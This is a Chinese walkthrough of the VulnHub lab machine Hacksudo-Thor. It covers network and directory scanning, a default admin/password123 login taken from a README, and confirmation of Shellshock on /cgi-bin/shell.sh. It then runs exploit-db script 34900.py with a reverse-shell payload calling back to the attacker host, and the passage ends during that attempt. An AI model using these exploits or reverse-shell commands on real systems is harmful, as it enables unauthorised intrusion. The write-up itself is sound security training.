

Hacksudo-Thor
靶机地址:https://www.vulnhub.com/entry/hacksudo-thor,733/
1 信息收集
由于将 Kali 与 VulnHub 使用 Virtual Box 仅主机网卡进行了桥接,所以使用 Kali 去扫描靶机。
首先查看 Kali IP 地址:
root at kali in ~
$ ifconfig | grep -A 1 "eth0"
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.8.5  netmask 255.255.255.0  broadcast 192.168.8.255
扫描当前网段,发现靶机 IP 地址:
root at kali in ~
$ arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:74:7b:e4, IPv4: 192.168.8.5
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.8.1     0a:00:27:00:00:09       (Unknown: locally administered)
192.168.8.2     08:00:27:33:13:63       PCS Systemtechnik GmbH
192.168.8.11    08:00:27:fa:75:40       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.939 seconds (132.03 hosts/sec). 3 responded
扫描端口对应服务:
root at kali in ~
$ nmap -p- --min-rate 10000 192.168.8.11
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-04 10:55 CST
Nmap scan report for 192.168.8.11
Host is up (0.017s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE    SERVICE
21/tcp filtered ftp
22/tcp open     ssh
80/tcp open     http
MAC Address: 08:00:27:FA:75:40 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.90 seconds
针对端口服务扫描一下漏洞:
root at kali in ~
$ nmap -p 21,22,80 -sV 192.168.8.11
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-04 10:56 CST
Nmap scan report for 192.168.8.11
Host is up (0.00084s latency).

PORT   STATE    SERVICE VERSION
21/tcp filtered ftp
22/tcp open     ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open     http    Apache httpd 2.4.38 ((Debian))
MAC Address: 08:00:27:FA:75:40 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.39 seconds
扫描出 80 端口的 Web 服务,通常情况下不考虑 SSH 爆破,访问一下 Web 服务:

登录框这里可能会出现的漏洞:
SQL 注入 - 万能密码
弱口令
但实际上都没有,经过随便乱翻,发现一个网页注释:

先记下来看看后续的用途。
2 目录扫描

由于没有其他线索使用 feroxbuster 扫一扫:
root at kali in /usr/share/dirbuster/wordlists
$ dirsearch -u "http://192.168.8.11" -o ~/outfile.txt
root at kali in ~
$ cat outfile.txt | grep 200
200     4KB  http://192.168.8.11:80/README.md
200     1KB  http://192.168.8.11:80/admin_login.php
200     4KB  http://192.168.8.11:80/contact.php
200   472B   http://192.168.8.11:80/header.php
200     5KB  http://192.168.8.11:80/home.php
200     4KB  http://192.168.8.11:80/images/
200     5KB  http://192.168.8.11:80/index.php
200     5KB  http://192.168.8.11:80/index.php/login/
200     8KB  http://192.168.8.11:80/news.php
发现几个文件,都依次访问一下:
README.md:网站搭建说明文件
admin_login.php:网站后台登录
3 信息泄露
访问一下 README.md 文件:

经过仔细查看(有道翻译)发现了一个建站的 github 网址:
https://github.com/zakee94/online-banking-system/tree/master/net-banking
发现了默认的账号密码:admin/password123。
尝试登录一下:

发现不对,但是前面还有发现一个登录界面,用那个试试:

登录成功了,但是找不到文件上传点、命令执行点。
4 ShellShock
前面扫描和网页中都有提及到 cgi-bin 目录,但是访问又是 403,尝试再次扫描:
root at kali in ~
$ dirsearch -u "http://192.168.8.11/cgi-bin" -o ~/outfile.txt

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /root/outfile.txt

Error Log: /root/.dirsearch/logs/errors-23-08-04_11-36-35.log

Target: http://192.168.8.11/cgi-bin/

[11:36:35] Starting:
[11:36:35] 403 -  277B  - /cgi-bin/.ht_wsr.txt
[11:36:35] 403 -  277B  - /cgi-bin/.htaccess.bak1
[11:36:35] 403 -  277B  - /cgi-bin/.htaccess.sample
[11:36:35] 403 -  277B  - /cgi-bin/.htaccess.orig
[11:36:35] 403 -  277B  - /cgi-bin/.htaccess_extra
[11:36:35] 403 -  277B  - /cgi-bin/.htaccess.save
[11:36:35] 403 -  277B  - /cgi-bin/.htaccess_orig
[11:36:35] 403 -  277B  - /cgi-bin/.htaccessBAK
[11:36:35] 403 -  277B  - /cgi-bin/.htaccessOLD
[11:36:35] 403 -  277B  - /cgi-bin/.htm
[11:36:35] 403 -  277B  - /cgi-bin/.htaccessOLD2
[11:36:35] 403 -  277B  - /cgi-bin/.html
[11:36:35] 403 -  277B  - /cgi-bin/.htaccess_sc
[11:36:35] 403 -  277B  - /cgi-bin/.httr-oauth
[11:36:35] 403 -  277B  - /cgi-bin/.htpasswds
[11:36:35] 403 -  277B  - /cgi-bin/.htpasswd_test
[11:36:35] 403 -  277B  - /cgi-bin/.php
[11:36:49] 500 -  610B  - /cgi-bin/shell.sh
发现一个 shell.sh 文件,根据以往的直觉怀疑这里存在 Shellshock 漏洞,使用 nmap 验证一下:
root at kali in ~
$ nmap --script=http-shellshock --script-args uri=/cgi-bin/shell.sh 192.168.8.11
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-04 11:38 CST
Nmap scan report for 192.168.8.11
Host is up (0.0032s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE    SERVICE
21/tcp filtered ftp
22/tcp open     ssh
80/tcp open     http
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known
|       as Shellshock. It seems the server is executing commands injected
|       via malicious HTTP headers.
|
|     Disclosure date: 2014-09-24
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|       http://www.openwall.com/lists/oss-security/2014/09/24/10
|_      http://seclists.org/oss-sec/2014/q3/685
MAC Address: 08:00:27:FA:75:40 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.41 seconds
发现确实有此漏洞,漏洞利用方式很多,这里提两种:
searchsploit
msf
这里演示 searchsploit:
root at kali in ~
$ searchsploit shellshock
---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                                                                                    |  Path
---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Advantech Switch - 'Shellshock' Bash Environment Variable Command Injection (Metasploit)                                                                                          | cgi/remote/38849.rb
Apache mod_cgi - 'Shellshock' Remote Command Injection                                                                                                                            | linux/remote/34900.py
Bash - 'Shellshock' Environment Variables Command Injection                                                                                                                       | linux/remote/34766.php
Bash CGI - 'Shellshock' Remote Command Injection (Metasploit)                                                                                                                     | cgi/webapps/34895.rb
Cisco UCS Manager 2.1(1b) - Remote Command Injection (Shellshock)                                                                                                                 | hardware/remote/39568.py
dhclient 4.1 - Bash Environment Variable Command Injection (Shellshock)                                                                                                           | linux/remote/36933.py
GNU Bash - 'Shellshock' Environment Variable Command Injection                                                                                                                    | linux/remote/34765.txt
IPFire - 'Shellshock' Bash Environment Variable Command Injection (Metasploit)                                                                                                    | cgi/remote/39918.rb
NUUO NVRmini 2 3.0.8 - Remote Command Injection (Shellshock)                                                                                                                      | cgi/webapps/40213.txt
OpenVPN 2.2.29 - 'Shellshock' Remote Command Injection                                                                                                                            | linux/remote/34879.txt
PHP < 5.6.2 - 'Shellshock' Safe Mode / disable_functions Bypass / Command Injection                                                                                               | php/webapps/35146.txt
Postfix SMTP 4.2.x < 4.2.48 - 'Shellshock' Remote Command Injection                                                                                                               | linux/remote/34896.py
RedStar 3.0 Server - 'Shellshock' 'BEAM' / 'RSSMON' Command Injection                                                                                                             | linux/local/40938.py
Sun Secure Global Desktop and Oracle Global Desktop 4.61.915 - Command Injection (Shellshock)                                                                                     | cgi/webapps/39887.txt
TrendMicro InterScan Web Security Virtual Appliance - 'Shellshock' Remote Command Injection                                                                                       | hardware/remote/40619.py
---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

root at kali in /usr/share/seclists
$ searchsploit -m linux/remote/34900.py
  Exploit: Apache mod_cgi - 'Shellshock' Remote Command Injection
      URL: https://www.exploit-db.com/exploits/34900
     Path: /usr/share/exploitdb/exploits/linux/remote/34900.py
    Codes: CVE-2014-6278, CVE-2014-6271
 Verified: True
File Type: Python script, ASCII text executable
Copied to: /usr/share/seclists/34900.py
将其复制到本地,使用命令查看文件内容(VScode),内容偏多,举例用法,记住一定要用 Python 2:
root at kali in ~
$ python2 34900.py


                Shellshock apache mod_cgi remote exploit

Usage:
./exploit.py var=<value>

Vars:
rhost: victim host
rport: victim port for TCP shell binding
lhost: attacker host for TCP shell reversing
lport: attacker port for TCP shell reversing
pages:  specific cgi vulnerable pages (separated by comma)
proxy: host:port proxy

Payloads:
"reverse" (unix unversal) TCP reverse shell (Requires: rhost, lhost, lport)
"bind" (uses non-bsd netcat) TCP bind shell (Requires: rhost, rport)

Example:

./exploit.py payload=reverse rhost=1.2.3.4 lhost=5.6.7.8 lport=1234
./exploit.py payload=bind rhost=1.2.3.4 rport=1234

Credits:

Federico Galatolo 2014
看到了示例用法,但是在使用时遇到如下错误:
root at kali in ~
$ python2 34900.py payload=reverse rhost=192.168.8.11 lhost=192.168.8.5 lport=80
[!] Started reverse shell handler
[-] Trying exploit on : /cgi-sys/entropysearch.cgi
[*] 404 on : /cgi-sys/entropysearch.cgi
[-] Trying exploit on : /cgi-sys/defaultwebpage.cgi
[*] 404 on : /cgi-sys/defaultwebpage.cgi
[-] Trying exploit on : /cgi-mod/index.cgi
[*] 404 on : /cgi-mod/index.cgi
[-] Trying exploit on : /cgi-bin/test.cgi
[*] 404 on : /cgi-bin/test.cgi
[-] Trying exploit on : /cgi-bin-sdb/printenv
[*] 404 on : /cgi-bin-sdb/printenv
其实是没找到漏洞文件,这里修改一下代码:
try:
	pages = args['pages'].split(",")
except:
	pages = ["/cgi-sys/entropysearch.cgi","/cgi-sys/defaultwebpage.cgi","/cgi-mod/index.cgi","/cgi-bin/test.cgi","/cgi-bin-sdb/printenv","/cgi-bin/shell.sh"]
再次尝试:
root at kali in ~
$ python2 34900.py payload=reverse rhost=192.168.8.11 lhost=192.168.8.5 lport=80
[!] Started reverse shell handler
[-] Trying exploit on : /cgi-sys/entropysearch.cgi
[*] 404 on : /cgi-sys/entropysearch.cgi
[-] Trying exploit on : /cgi-sys/defaultwebpage.cgi
[*] 404 on : /cgi-sys/defaultwebpage.cgi
[-] Trying exploit on : /cgi-mod/index.cgi
[*] 404 on : /cgi-mod/index.cgi
[-] Trying exploit on : /cgi-bin/test.cgi
[*] 404 on : /cgi-bin/test.cgi
